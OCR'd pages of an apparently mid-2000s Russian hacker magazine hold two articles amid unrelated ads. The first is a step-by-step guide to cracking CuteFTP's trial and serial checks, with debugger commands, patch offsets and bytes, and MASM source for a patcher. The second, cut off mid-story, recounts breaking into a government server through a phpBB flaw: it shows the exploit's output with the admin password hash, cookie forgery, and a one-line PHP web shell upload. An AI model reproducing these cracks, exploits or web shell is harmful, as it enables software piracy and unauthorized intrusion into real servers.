Подробности: www.i-free.ru, (095) 916-7253, (812) 118-4575, support@i-free.ru. Для заказа картинок включи услугу WAP/GPRS-доступа в Интернет (оплачивается согласно твоему тарифному плану). Проверить возможность закачки можно, зайдя на wap-сайт http://4446.ru. В случае ошибки уточни настройки в службе поддержки твоего оператора. Стоимость запроса на номер 4444 – $0,30 без учета налогов, на номер 4445 – $0,60 без учета налогов, на номер 4446 – $0,90 без учета налогов, на номер 4449 – $3,00 без учета налогов. В случае ошибочного запроса услуга считается оказанной.



В ОСНОВНОМ ПОПУЛЯРНЫЙ СОФТ РАСПРОСТРАНЯЮТСЯ ПО ПРИНЦИПУ SHAREWARE: ТЫ СКАЧИВАЕШЬ ПРОГРАММУ, НО МОЖЕШЬ ИСПОЛЬЗОВАТЬ ЕЕ В ОГРАНИчЕННОМ РЕЖИМЕ ИЛИ ОГРАНИЧЕННОЕ ВРЕМЯ. ПОСЛЕ ИСТЕЧЕНИЯ TRIAL-СРОКА ТЕБЯ ПРОСЯТ ЗАРЕГИСТРИРОВАТЬ СОФТ. ДОБРОПОРЯДОЧНЫМ ГРАЖДАНАМ, ЗАРАБАТЫВАЮЩИМ ПО $50K В ГОД, ПОЛАГАЕТСЯ ЗАПЛАТИТЬ ДЕНЕЖКУ И ПОЛЬЗОВАТЬСЯ СОФТИНОЙ БЕЗО ВСЯКИХ ОГРАНИЧЕНИЙ. НО МЫ-ТО С ТОБОЙ НЕМНОГО ДРУГИЕ, ПРАВДА? ПОЭТОМУ СЕГОДНЯ Я ПОДЕЛЮСЬ СОКРОВЕННЫМ — РАССКАЖУ О ТОМ, КАК АЛЬТЕРНАТИВНЫМ ОБРАЗОМ МОЖНО ИЗБАВИТЬСЯ ОТ TRIAL-ОГРАНИЧЕНИЙ И СДЕЛАЮ ЭТО НА ПРИМЕРЕ ПОПУЛЯРНОГО FTP-КЛИЕНТА CUTEFTP | EGOiST/TSRh (egoist_tsrh@bk.ru)





Советую поставить все галки в настройках Ольки Options -> Debugging options на вкладке Exceptions.



Рассылка Калашникова: www.kalashnikoff.ru Информацию по исследованию ПО можно получить на этом сайте: www.cracklab.ru



На диске ты найдешь полные версии программ, описанных в этой статье, а также исходники патча.



Описанные действия попадают под действие статей 273 и 146 УК РФ, а статья эта написана исключительно в образовательных целях. Изучай программы, но не нарушай закон!


Лекарство для CuteFTP

Освобождаем любимый софт от назойливого trial

[кто такие крякеры?] Прежде всего, хочу развеять мифы о крякерах. Во многих книгах о хакерах пишут, что крякер — это не кто иной, как «плохой» хакер, ворующий какую-либо информацию в корыстных целях и т.п. Наверное, опираясь на Словарь Жаргона Э.С. Раймонда: «A malicious meddler who tries to discover sensitive information by poking around. Hence 'password hacker', 'network hacker'. The correct term is {cracker}». Во-первых, крякер ничего не ворует. Это не его профиль. Он исследует систему защиты и производит последующую нейтрализацию, «указывая» на ошибки разработчикам. Во-вторых, крякеры не продают своих «творений». Конечно, есть так называемые «коммерческие заказы», но соглашаться на них или нет, каждый ре-



Вот ссылки на основной софт:
CuteFTP: http://globalscape.com/downloads/cuteftp.asp
IDA: www.datarescue.be/idademo/idademo48.exe
OllyDbg: www.cracklab.ru/download/get.php?g=72
HiEW: http://webhost.kemtel.ru/~sen/files/hiew32demo.zip
PE Explorer: http://heaventools.com/download/pexsetup.exe
MASM32: http://wasm.ru/baixado.php?mode=tool&id=48
SoftIce: www.numega.com



[истек trial-срок? Не беда!]

шает сам, и при этом ничто не афишируется. А те тысячи постов в инете о продаже крякнутого софта иначе как пиратством назвать нельзя, на мой взгляд. Да, я против пиратства. В наше время цены на софт становятся не такими уж и высокими, и купить себе почтовый клиент (да и ОС тоже) может позволить почти каждый, у кого есть компьютер.

[типы защит] Существует несколько типов защит. При использовании первого типа в программе присутствует одна функция проверки, которая вызывается много раз и отключается просто модификацией самой функции. Вторая — более «умная», при которой код проверки размазан по всему приложению и приходится долго искать и локализовать главные участки защиты. Обычно проблема решается написанием кейгена, поскольку в противном случае приходится патчить слишком большие куски кода. Все остальные типы защит — это протекторы сторонних фирм. Такая защита обходится снятием протектора, внедрением кода патча в тело защищенной программы или написанием кейгена, если не используются алгоритмы самого протектора (хотя и в этом случае бывают исключения).

[вооружение] Перед тем как приступать к работе, нужно рассказать о том, что для нее потребуется. Понадобятся навыки программирования и знание азов ассемблера. Их можно почерпнуть из рассылки Калашникова: "Ассемблер? Это просто! Учимся программировать". В этой статье описывать все инструкции ассемблера бессмысленно — просто не хватит места, поэтому я буду ориентироваться на подготовленную аудиторию. Думаю, двух статей из нашего asm-кодинга должно хватить :).
Также для успешного взлома понадобятся следующие инструменты:

* PE Explorer («Пексплорер») — потрошилка ресурсов;
* HiEW («Хью») — шестнадцатеричный редактор, дизассемблер;
* IDA («Ида») — мощнейший дизассемблер;
* OllyDbg («Олька») — легкий и функциональный дебаггер.

Я думаю, большинство читателей представляют себе, что такое дизассемблер и дебаггер. Но для знойных танкистов поясню подробнее. Дизассемблер преобразует машинный код (в который компилируются программы) в читабельный вид, а точнее в исходник низкоуровневого языка — ассемблера, для дальнейшего изучения. Дебаггер, собственно, нужен для отлаживания программы и вылавливания в ней всякого рода ошибок. Он позволяет в интерактивном режиме следить за выполнением программы, отлавливать вызовы определенных функций, смотреть содержимое указанных областей памяти и регистров. По ходу статьи ты научишься пользоваться этим софтом, а я буду давать необходимые комментарии.
Если ты читаешь наш журнал, то, наверное, со словом «крякинг» у тебя ассоциируется софтина SoftIce от компании Numega. Так вот, использовать этот отладчик мы не будем в силу постоянно возникающих проблем при его установке новичками. По этому поводу есть тонны документации в инете, так что если интересно, загляни на наш диск или перейди по ссылкам, указанным в конце статьи.


[общие принципы] Каким же образом взламываются trial-программы? Самое главное в процессе крякинга — это разобраться с тем, как работает система trial-ограничений. Лучший способ для этого — запустить программу в отладчике и внимательно изучать процесс ее выполнения. Какие функции вызываются при проверке серийного номера? Каким образом они работают и как осуществляются валидации serial-номера? Как проверяется trial-срок? Требуется ли регистрация серийника на сервере производителя? Ответы на все эти вопросы нужно получить для успешного взлома, так как обойти защиту можно если только полностью разобраться с тем, как она работает. Ну что же, вперед!

[в бой!] Я зашел на официальный сайт CuteFTP и скачал последнюю версию клиента — 7.0.2. Сейчас мы ее раздраконим. Для начала нужно присмотреться к тому, как ведет себя софтина. При запуске она показывает наг с сообщением о том, что нам осталось 30 дней до окончания trial. Переведем дату на годик вперед, чтобы убить trial, запустим прогу, потом снова переведем назад, и при следующем запуске она ругнется на то, что trial-период окончился. В принципе, нормальное поведение :). Если нажать на Close, то прога вскоре закроется.

Окей, теперь можно приступать к главному. Запускаем IDA, грузим в нее cuteftp.exe (File -> Open file), и, пока она бегает по коду, мы поработаем в дебаггере. Запускаем cuteftp, нажимаем Enter Serial Number. В следующем окошке видим бокс, куда и вводим любую строку, взятую от балды. Жмем Next, и нам говорят, что серийник не подходит. Ну что же, попытаемся убедить программу в обратном :).
Нажимаем OK, запускаем Ольку. Лезем в меню File -> Attach: появится список запущенных процессов, среди которых требуется найти cuteftp и два раза кликнуть по нему. Софтина будет переведена в режим паузы, и, чтобы продолжить ее выполнение, необходимо нажать F9.
В поставке с Олькой есть плагин Command line — некое подобие командной строки в SoftIce. Запустить его можно нажав Alt+F1. Если следовать классическим представлениям о крякинге, то сейчас надо установить точку останова (далее — бряк, от слова breakpoint) на вызов окошка об ошибке или на чтение текста из бокса. Но мы пойдем другим путем: поставим брейк на WinAPI-функцию чтения текста из окна GetWindowTextA, что можно сделать командой bp GetWindowTextA. Если ты постоянный читатель рубрики «Кодинг», у тебя наверняка есть MSDN, загляни туда, чтобы получить информацию об API-функциях Windows.
Плагин Command Line поддерживает множество команд, узнать о которых можно набрав help. Я же выделю самые нужные:

* bp [address] — ставит бряк на определенный адрес;
* bc [address] — удаляет бряк;
* d [address] — показывает в окне дампа памяти, что находится по данному адресу;
* he/hr/hw [address] — ставят железные (hardware) бряки на исполнение, чтение, запись по адресу соответственно.

Командой «bp GetWindowTextA» мы поставили бряк на GetWindowTextA. Жмем в CuteFTP Next и вываливаемся в Olly. Чтобы выйти из WinApi-функции, нажимаем Ctrl+F9 — курсор встанет на инструкции retn 0C. Это инструкция возврата из функции. В дебаггерах инструкции можно выполнять пошагово и наблюдать за изменениями (в этом и есть их преимущество). Бряк, который мы установили, нам больше не понадобится, поэтому удаляем его командой bc GetWindowTextA. Идем по коду, нажимая F8, пока не выйдем из функции. Сразу после этого мы оказываемся в другом блоке кода, и аналогичным образом пробираемся к выходу, нажимая Ctrl+F9.
Здесь идет сравнение регистра eax с нулем: test eax, eax, далее je 0046ec06 — осуществляется прыжок на 0046ec06, если eax равен нулю, или просто дальше по коду, если нет. Проходим до 0046ea46, тут в eax закидывают адрес введенного нами серийника, посмотреть его можно командой d eax (только надо пройти на инструкцию дальше). В ecx кидается (можно догадаться) длина серийника, сравнивается, опять же, с 0. Так как длина номера не



[аттачим CuteFTP к Olly]



[командная строка в Olly]

равна нулю, мы прыгаем на 0046eab2 и ползем дальше. Call 00527793 загружает строку из ресурсов (если покопаться внутри, можно заметить вызов LoadStringA). Далее в call 005098b3 эта строка сравнивается с нашим серийником, и если они совпадают, то в eax возвращается 0, в противном случае — позиция в строке, с которой начинается несовпадение. А вот что-то интересное: call 00476bf0, при этом перед ней в стек кладется наш серийник. Нажав F7, заходим в процедуру.

```
if lstrlen('ахинея')==14 .. :)
mov     edx, [esp+20h+arg_4]
push    edi
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
mov     [esp+24h+var_12], 0
repne scasb
not     ecx
dec     ecx
mov     [esp+24h+var_2], 0
cmp     ecx, 0Eh
jnz     loc_476C99
```

В самом начале длина серийника вычисляется и сравнивается с 0E (14 в десятичной системе). Нажимаем Ctrl+F9, ставим бряк на вызов функции: bp 0046eaf5 и пускаем прогу, нажав F9. Естественно, выскакивает ошибка: мы ввели строку длиной больше 14-ти символов. Теперь вводим 14-байтную ахинею, жмем Next и останавливаемся в Ольке на бряке. Заходим в функцию — серийник теперь ровно в 14 символов, так что проверку длины проходим без проблем и идем дальше.

```
[проверка введенного серийника]

mov     eax, [edx]
mov     ecx, [edx+4]
mov     dword ptr [esp+24h+var_20], eax
mov     eax, [edx+8]
mov     [esp+24h+var_1C], ecx
mov     cx, [edx+0Ch]
lea     edx, [esp+24h+var_20]
push    esi
push    edx                              ; char *
mov     [esp+2Ch+var_18], eax
mov     [esp+2Ch+var_14], cx
call    __strupr
lea     eax, [esp+2Ch+var_20]
push    eax
call    sub_4726E0
mov     esi, eax
push    esi
call    sub_4723D0
lea     ecx, [esp+34h+var_10]
mov     edi, eax
push    ecx
push    esi
mov     [esp+3Ch+var_10], 0
call    sub_472560
lea     edx, [esp+3Ch+var_20]
push    0Eh                              ; size_t
lea     eax, [esp+40h+var_10]
push    edx                              ; char *
push    eax                              ; char *
call    __strnicmp
add     esp, 20h
test    eax, eax
pop     esi
jnz     short loc_476C8B
```

Сейчас самое время развернуть IDA и попутно заглядывать в нее. Чтобы перейти на какой-нибудь адрес в IDA, нужно нажать G. До вызова call __strupr наш серийник копируется в буфер, а потом посредством __strupr все символы переводятся в верхний регистр. Далее заходим в sub_4726e0:

```
if serial[0] == 'A'
mov     edi, [esp+arg_0]
xor     esi, esi
cmp     byte ptr [edi], 41h
jz      short loc_4726F2
pop     edi
xor     eax, eax
pop     esi
retn
```

Тут с самого начала проверяется первый символ серийника, и он должен быть равен "A" (0x41). Удаляем старый бряк bc 0046eaf5 и ставим новый bp 00476c44. Пускаем прогу, нажимая F9, меняем serial, чтобы первый символ был "A", и жмем Next. Далее в sub_4723d0 идут всяческие преобразования серийника, а вот в sub_472560 из всего этого генерится правильный код, который затем сравнивается в __strnicmp. Таким образом, дойдя до 00476c6e и введя команду d eax, мы увидим в окне дампа правильный номер :). Сравнение правильного и неправильного серийников в открытом виде — это самая распространенная ошибка кодеров.

Тут, казалось бы, надо остановиться и написать кейген, но давай посмотрим, что будет дальше. Запоминаем правильный serial, который для тебя был сгенерирован «заботливым» кодером. Пускаем прогу по F9, вводим новые данные, жмем Next. Ах да, сработает установленный бряк. Сотрем его командой bc 00476c44 и опять нажмем F9. О чудо! Программа приняла номер, однако радоваться еще рано. Софтина просит ввести инфу для верификации серийника. Оставь все как есть и жми Next. Тут происходит самое неприятное: программа начинает стучаться на сервер dbregistration.globalscape.com, чтобы проверить введенный код. Ну что же, позволим ей подключиться к серверу и выполнить верификацию серийного номера. Разумеется, наш serial не будет принят системой и возникнет уже знакомая ошибка, а программа попросит ввести другой номер. Не беда, сейчас это исправим!

Конечно, тут можно поставить http-сервер с php, написать несколько строк в ответ на запрос проги и обмануть ее. Но автор предусмотрел это: запрос передается в зашифрованном виде, и разглядеть, каким образом он составляется, не так уж просто. Конечно, можно вычислить алгоритм шифрования и реализовать этот прием, но мы с тобой оставим эту экзотику для любителей и пойдем строго прямо, потому что иногда это единственный логический выход :).

[IDA собственной персоной]

Отрубим наглый наг. Запустим Пекcплорер, откроем в нем default.lng. Этот файл — не что иное, как обычная dll'ка с ресурсами, откуда программа грузит все нужные строки и диалоги, в том числе наг. Загрузили, жмем Ctrl+R, переходим в папочку Dialog, запускаем поиск Ctrl+F, вводим «Enter Serial Number» и, запустив поиск, выпадаем прямо в наг. Запоминаем номер диалога, а именно 396. Для дальнейшего использования его надо перевести в шестнадцатеричную систему счисления. Для этого мы воспользуемся встроенным в винду калькулятором: запускаем calc.exe, вбиваем число 396 и после нажатия F5 получаем результат: 018C.

Теперь запустим Хью и откроем в нем cuteftp.exe. Переходим в режим дизассемблера: Enter два раза, затем F7 столько же раз — запустится поиск ассемблерного кода по маске, вводим «*018c». Находит что-то по

адресу 004451f6, там вызывается MemoryAlloc (выделение куска памяти заданного размера). Явно что-то не то, ищем дальше. Пропускаем еще один левый адрес и попадаем на 00474161.

[инициализация нага]


```
push    ebx
push    ebp
push    esi
push    edi
mov     esi, ecx
push    eax
push    18Ch
mov     [esp+28h+var_10], esi
call    ??0CDialog@@QAE@IPAVCWnd@@@Z
mov     ecx, lpFileName
lea     ebx, [esi+6Ch]
xor     edi, edi
mov     [esp+20h+var_4], edi
mov     [ebx], ecx
mov     edx, lpFileName
lea     ebp, [esi+70h]
```

Поднимемся к началу на 00474140 и переименуем функцию для наглядности. Ставим курсор на 00474140, жмем N и вводим новое название, например «TrialDialog_Init». Теперь посмотрим перекрестные ссылки этой функции (x-ref). Жми Crtl+X, выбирай первую строку и жмякай Ok. Если пролистать вверх, становится видно, что прога читает что-то из реестра. Встаем опять на начало уже этой функции и смотрим x-ref. Перекрестный вызов всего один, на него и переходим, чуть выше видно странное сравнение cmp eax, 1526h. Если тут побегать по коду, то в принципе, понятно, откуда взялось это число. Дело в том, что прога, проверяя свою зареганность, если проверка не увенчалась успехом, посылает себе сообщение WM_COMMAND с wParam, равным 1526, после чего вылетает наг. Сейчас мы локализуем место, где это происходит. Опять лезем в Хью и также ищем, только уже по маске «*1526». Нужное место как раз там, где вызывается PostMessageA:

[а не показать ли юзеру наг?]

```
push    0               ; lParam
push    1526h           ; wParam
push    WM_COMMAND      ; Msg
push    ecx             ; hWnd
call    ds:PostMessageA
```

Ползем вверх в Иде, попутно поглядывая на код. На 0046bd74 вызывается функция проверки серийника, которая обнаружилась в дебаггере. Лезем в Хью, переходим на 0046bc95 (F5 и надо сначала ввести точку, а потом адрес, так как это виртуальный адрес), надо поменять je на jmp, жмем F3, F2 — переход в режим ассемблирования, меняем je на jmp, Enter. Теперь, поскольку инструкция стала на один байт короче, нужно куда-то деть этот байт (в принципе, дописывать дальше nop необязательно, так как он все равно не выполнится; это делается только для читабельности), пишем nop —


[в процессе взлома программы]

это «пустая» инструкция, которая не делает ничего. Закрываем ESC, сохраняем изменения, нажав F9, выходим и пытаемся запустить прогу. Ура, все сработало — нага больше нет :). От одной навязчивой гадости избавились, теперь возьмемся за красивости :). Прога уже не будет лезть в инет и проверять серийник, но все-таки зайди в Help -> About. Разве тебя устроит какой-то там Temporary User? Ты потратил кучу времени, и об этом никто не узнает? Не бойся, сейчас все исправим :). Обычно (опять же можно сказать, что это распространенная ошибка) кодеры называют ключи в реестре стандартными именами, этот случай тоже не исключение. Откроем прогу в Хью, выбираем поиск в текстовом режиме и ищем UserName. Первое, что находится — это



[первым делом надо скачать CuteFTP Home]

[INTERACTIVE DISASSEMBLER]

IDA — наверное, самый мощный дизассемблер. Лучшее описание этого продукта представлено на сайте компании.

«IDA Pro является самым мощным и самым развитым интерактивным дизассемблером, доступным на сегодняшний день. Основные пользователи нашего дизассемблера:

- антивирусные компании;
- по информационной безопасности;
- эксперты по программному обеспечению;
- разработчики программных защит.

Основная задача, превращение бинарного кода в читаемый текст программы, дополнена многими возможностями, уникальными для этой программы:

- распознавание стандартных библиотечных функций (технология FLIRT);
- интерактивность работы;
- развитая система навигации;
- система типов и параметров функций;
- встроенный язык программирования IDC;
- открытая и модульная архитектура;
- возможность работы практически со всеми популярными процессорами (список);
- возможность работы практически со всеми популярными форматами файлов (список);
- работа со структурами данных высокого уровня: массивами, структурами, перечисляемыми типами;
- встроенный отладчик для Win32.

Типичные примеры задач, решаемые с помощью дизассемблера:

- анализ вирусов, троянов и других вредоносных программ;
- поиск ошибок в программах;
- изучение полученного кода;
- валидация программ;
- оптимизация программ;
- разработка защит и поиск дыр в защите»

RegUserName (не правда ли, оригинально?). Переходим в hex режим, нажав Enter один раз. Ставим курсор на начало строки и запускаем поиск перекрестных ссылок. Оказывается, здесь идет запись имени в реестр — это видно по вызову Апи RegSetValueA. Жмем Shift+F7, а здесь как раз то, что надо. По x-ref видно, что вызывается функция OnInitDialog, которая, скорее всего, создает about-диалог (это можно явно проверить в дебаггере, поставив туда бряк). Если заглянуть в функцию, которая чуть выше вызывается на 004839b7, выясняется, что там осуществляется подключение к уже знакомому серверу в инете.

```
[а где онлайн-чек?]

0046C160:
 xor eax, eax
 nop
 nop
 nop
 nop
 nop
 nop
 nop
 nop
 test al, al
 jmp 0046C56F
0046C171:
 nop
```

Xor eax, eax по адресу 0046b7a2 нужно поменять на inc eax, nop, чтобы всегда возвращалась единица. Теперь осталось узнать, откуда именно в реестре читается имя. Запускаем Ольку, загружаем файл (File -> Open). Ставим бряк на 0046b7a2, пускаем прогу. Теперь вызывается about-диалог, срабатывает наш бряк, и выполнение программы останавливается. Затем выполняем d ecx: «.DEFAULT \Software\GlobalSCAPE\CuteFTP Home». Здесь 0x80000003 означает, что ключ находится в HKEY_USERS. Теперь создаем reg.reg-файл такого содержания:


```
[люби себя и плюй]

REGEDIT4
[HKEY_USERS\.DEFAULT\Software\GlobalS
CAPE\CuteFTP Home]
"RegUserName"="Здесь твой ник"
```

Теперь, когда ты выполнил этот файл, информация в реестре обновится и программа будет показывать в about'е твой ник.

[патч "на память"] Патчи обычно пишутся на ассемблере или генерируются патч-генерилками, для этого всего-навсего нужны два файла: оригинальный и пропатченый. Я примерно опишу здесь, как пишутся патчи. Скомпилированный exe'шник при этом будет весить всего 2,5 Кб.

Будем писать в Masm32, а для тех, кто не любит продукты Мелкомягких, советую прибегнуть к помощи Fasm. Для дальнейшей автоматизации, чтобы не переписывать код для каждой новой проги, а только поменять данные, надо придумать некую структуру данных. Далеко за учебниками ходить не надо: не так уж это и трудно. Для структуры нам нужно: количество оффсетов (адреса, по которым будут патчиться байты), сами оффсеты, imagebase exe'шника (адрес, по которому файл грузится в память) и, конечно, оригинальные и измененные байты. Структура будет выглядеть так:



[обрубаем онлайн-проверку]



[отладчик OllyDB — прекрасный инструмент для крякера]

```
[структура данных]

places dd 03
imagebase dd 00400000h

offsets dd 0046bc95h
   db 06
   dd 0046c160h
   db 18
   dd 0046c583h
   db 02
   old_bytes db 0fh, 84h, 1bh, 04h, 00, 00
   db 0fh, 85h, 73h, 02h, 00, 00, 8ah, 44h,
24h, 38h, 84h, 0c0h, 0fh, 84h, 0fdh, 03h, 00, 00
   db 33h, 0c0h
   patch_bytes db 0e9h, 1ch, 04h, 00, 00, 90h
   db 33h, 0c0h, 90h, 90h, 90h, 90h, 90h,
90h, 90h, 90h, 84h, 0c0h, 0e9h, 0feh, 03h,
00, 00, 90h
   db 40h, 90h
```

В offsets первое число — это сам оффсет, а второе — количество байт, которые нужно пропатчить там. В old_bytes находится массив оригинальных байт, а в patch_bytes — пропатченых, соответственно. Теперь осталось написать пару функций. Одна будет проверять байты, чтобы они совпадали с оригинальными. Таким же способом обычно проверяют версию exe'шника. Вторая функция будет иметь почти такой же код, а ее отличие состоит в том, что она не сравнивает байты, а записывает их в файл — патчит.

Файл открываем с помощью функции CreateFile, ее параметры можно узнать в справочнике. Потом проецируем файл на память при помощи CreateFileMapping и, когда нужно получить адрес в памяти, MapViewOfFile. Основной цикл проверки выглядит так:

```
[цикл, проверяющий байты на совпадение
с оригинальными]

mov map, eax
xor edi, edi
xor esi, esi
.while edi < places
   push edi
   lea eax, [offsets+edi*4]
   .if edi != 0
         add eax, edi
   .endif
   movzx ebx, byte ptr[eax+4]
   lea ecx, [old_bytes]
   .if edi != 0
         movzx edi, byte ptr[eax-1]
         add esi, edi
   .endif
   add ecx, esi
   mov edi, ebx
   mov eax, [eax]
   mov ebx, map
   sub eax, imagebase
   add ebx, eax
   .while edi != 0
         movzx eax, byte ptr[ecx]
         cmp al, byte ptr[ebx]
         jz @F
               xor eax, eax
               jmp _exit
         @@:
         inc ecx
         inc ebx
         dec edi
   .endw
   pop edi
   inc edi
.endw
```

В цикле структура обрабатывается и оригинальные байтики сравниваются с теми, что в файле. Если они совпадают, возвращается единица. Чтобы эта функция заработала как патчер, нужно поменять cmp al, byte ptr(ebx) в цикле на mov byte ptr(ebx), al ну и, соответственно, джампы убрать, а также вместо lea ecx, (old_bytes), прописать patch_bytes.

На этой мажорной ноте я позволю себе откланяться. Если будут вопросы, пиши





9-ая Московская Международная Автомобильная Выставка | **9th Moscow International Motor Show**

24 – 28 августа 2005 | **24 – 28 August 2005**

Выставочный комплекс ЗАО "Экспоцентр" на Красной Пресне, Москва | Exhibition Complex of Expocentr, Krasnaya Presnya, Moscow, Russia

Организаторы / Organisers:






ITE Group Plc
Website: www.motorshows-ite.com

ITE LLC
Вебсайт: www.motorshow.ru

При поддержке / upported by









Министерства промышленности и энергетики РФ

Правительства Москвы

При содействии / Assisted by:




ЗАО Экспоцентр

WWW.VICTIM.GOV.UK

ИНОГДА ОТ НЕЧЕГО ДЕЛАТЬ И ОТ ОДНОЙ ВЫПИТОЙ КРУЖКИ КОФЕ СОВЕРШАЮТ НЕВЕРОЯТНЫЕ ПОСТУПКИ. К ПРИМЕРУ, ЛОМАЮТ ЗА ПАРУ ЧАСОВ БЕЗ ОСОБЕННОГО ГЕМОРРОЯ ГОСУДАРСТВЕННЫЙ UNIX'ОВЫЙ СЕРВЕР. ТАК И ПОЛУЧИЛОСЬ В ЭТОТ РАЗ. Я ПОЧУВСТВОВАЛ ПРИЛИВ КРЕАТИВА, ПРИЯТНОЕ ЩЕКОТАНИЕ В КОНЧИКАХ ПАЛЬЦЕВ, ЗАВАРИЛ КРУЖКУ ПОХАБНОГО РАСТВОРИМОГО КОФЕ И ОТПРАВИЛСЯ НАВСТРЕЧУ ПРИКЛЮЧЕНИЯМ. | clk_ (clk_@list.ru)



На сайте http://ru24-team.net ты можешь поучаствовать в разработке скрипта, описанного в статье.



На нашем диске ты найдешь скрипт, который я использовал в этой статье.

Кружка кофе

История взлома одного государственного сервера

[глаза моего врага] После надоедливых разговоров на одном из IRC-каналов мне захотелось острых ощущений. Недолго думая, я набрал в адресной строке давно известный всем адрес давно известного всем поисковика *www.google.com*. Как обычно, перед моими сонными глазами появляется поисковая строка для определенного запроса. Ломать какой-то банальный сайт вроде конторы ООО «Геркулес-2002» мне совершенно не хотелось, и я решил, что этой ночью моей целью будет сайт в зоне .gov. В моей голове промелькнула мысль о том, что обычно все правительственные серверы неприступны и поломать их бывает очень трудно, порой даже невозможно. Но как там в рекламе? «Невозможно — слово для слабаков». Поэтому я тут же отдал Гуглу запрос *inurl .gov* и стал изучать список правительственных серверов. Ничего толкового видно не было, я листал страницы, но глазу было не за что зацепиться. И вдруг я вспомнил, что скоро у моего друга с Украины день рождения и что я обещал подарить ему шелл на любом украинском сервере. Что ж, сегодня мы совместим приятное с полезным.

[на поиски багов!] Сказано — сделано, запрос сменился на inurl.gov.ua. Я не стал останавливаться на долгих поисках и кликнул по первой попавшейся на глаза ссылке. И тут я впервые взглянул в «лицо» своей будущей жертве :). Прежде чем начинать ковыряться на вебе, я решил немного обезопасить себя. Я стукнул к моему старому другу и попросил у него быстрый и анонимный проксик. Через пять минут моя просьба была выполнена и прокси был уже в моих руках. Я поехал дальше. Неплохой дизайн смотрел на меня из монитора, видно, над ним работал профессиональный веб-мастер. Но изменений дизайна в моих планах на ту ночь не было. Я быстро пробежался по нескольким линкам и понял, что движок сайта написан на php, и это радовало меня, поскольку искать баги в php-сценариях — одно удовольствие. Я начал подставлять различные сценарии для поиска include-бага, щупал скрипты на sql-инъекции, но так ничего и не получил! Раздраженный этими неудачными поисками бага, я хотел бросить все и пойти спать, как вдруг немного приоткрытыми глазами я заметил в самом низу ссылку на форум. И что ты думаешь?

Конечно же, повторялась старая история, в которой участвовал наш любимый phpBB. Правда, администратор ресурса был не совсем уж ушлепком и проапгрейдил ее с печально известной 2.0.10 до 2.0.13. Тут я вспомнил, что недавно читал про найденную уязвимость в этой версии форума, вернее, не в самом форуме, а в модуле *downloads.php*. Я решил попытать удачу и попробовать заюзать этот баг. Прежде всего, надо было выяснить, установлен ли на форуме бажный файл. Я вбил в адресную строку *www.victim.gov.ua/forum/downloads.php*. Сразу после того как страница загрузилась, стало понятно, что в этот вечер ситуация складывается благоприятно для меня: на ломаемом ресурсе был установлен уязвимый сценарий. Если ты регулярно читаешь Х, то помнишь, что Форб в обзоре сплойтов недавно писал о перловом скрипте, который, используя ошибку в *downloads.php*, получает md5-хэш определенного пользователя. Меня, само собой, интересовал админский пароль. Поэтому я загрузил с *www.xakep.ru/post/26131/exploit.txt* сплоит и натравил его на форум:

```
$ ./phpbb.pl www.victim.gov.uk forum 2

(~) Connecting...
(+) Connected
(~) Sending Data...
(~) Data Sent, Waiting for response...
(+) MD5 Hash for user with id=2 is:
ae186ad8a1de312b4b13d456918c816b
```

Я просто не поверил своим глазам, когда высветился md5-хэш админского пароля. Несмотря на то, что об этом баге известно уже порядочное время, админ не удосужился залатать дыру и поплатился за собственную халатность :). Ну что же, продолжим. Надо отметить, что сам админский доступ к форуму мне не был нужен, однако он вполне сгодился бы как перевалочный пункт на пути к шелл-аккаунту.

Чтобы войти на форум с админскими правами, нужно зарегистрироваться на форуме и затем отредактировать собственные кукисы (например, при помощи Cookie editor'a), заменив в них идентификаторы пользователя на украденные. После этого можно войти на форум под админскими правами и закачать при помощи того же модуля mod_attach, php-скрипт примерно такого содержания:

```
<?
system($_GET(cmd));
?>
```

Этот нехитрый сценарий позволил мне выполнять на сервере команды с правами апачевского пользователя. Первое, что я решил сделать — это закачать на сервер более удобный скрипт для работы с файловой системой.

[удача в кармане] Я решил не останавливаться на каких-то стандартных скриптах типа remview и заюзал совсем новый и еще не опробованный лично мной скрипт — NIX REMOTE WEB SHELL.
